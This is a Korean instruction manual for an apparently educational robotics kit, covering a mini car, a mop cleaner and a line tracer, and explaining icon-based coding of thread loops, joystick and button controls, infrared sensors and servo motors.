

















● 물걸레 청소기








## ● 미니카










### Specification

상 품 명	미니카
소 재	고밀도 MDF(천환경 등급) 외
S I Z E	키트 : A5(210x148) / 완성품 : 168x132x95(H)


견고한 조립을 위해, 목공용 접착제를 사용하세요.





### 선택 버튼 아이콘

선택 버튼 명령으로  
전진/후진/  
정지/  
좌회전/  
우회전을  
만든 예시



**정지**

**시계방향**

**반시계 방향**

### THREAD 루프, 조이스틱, 선택버튼 아이콘을 사용한 코딩 예시



**쓰레드(THREAD) 루프 아이콘**  
메인루프와 별개로 명령 반복 실행



**속도 아이콘**  
Max로 놓고 실행




**조이스틱 아이콘**  
네 방향 기울기에 따라 명령 실행



**선택 버튼 아이콘**  
버튼을 누를 때만 명령 실행


## Thread 루프




① 번 줄의 루프는 메인루프의 크기와  
별개로 명령이 반복됩니다.  
메인루프의 크기에 영향을 받지  
않습니다.

① ② 루프를 동시에 사용할 수 없습니다.

② 번 줄의 루프는 메인루프와  
**크기와 속도가 동일**합니다.  
메인루프의 크기를  
늘리거나 줄이면,  
Thread 루프의 크기도  
커지거나 작아집니다.





메인루프의 크기를 줄이면  
Thread 루프의 크기도  
작아집니다






메인루프의 크기를 늘리면  
Thread 루프의 크기도  
커집니다.





## ● 라인 트레이서





-  정지
-  시계방향
-  반시계 방향




**속도 아이콘**  
센서의 경우, 속도를 Max로 하는 것이 좋습니다.




**적외선 센서 아이콘**  
적외선 감지에 따라 명령 실행


## 서보 모터 코딩



S1~S4 포트 중 한 곳에 갈색 선이 바깥쪽으로 가도록 끼우세요.



각도와 작동 속도 조절  
(S1~S4 : 서보 모터 4개 사용 가능)



### ● 회전 각도 조절(1-10) / 작동 속도 조절



● 회전 각도(1-180도)

● 작동 속도 : 시계 방향으로 많이 돌릴수록 빠르게 작동








- (1) 포트에 서보 모터 꽂기  
S1 포트에 꽂을 경우,  
아이콘 1번 코딩
- (2) 코딩하기  
메인루프에 포트 번호와 일치하는  
아이콘을 올려놓고  
회전 각도(●)와 작동 속도(●)  
조절
- (3) 블루투스 연결

● 회전 각도 조절(0-10)






\*작동 속도(●)를 조절하지 않으면  
서보모터가 작동하지 않습니다.

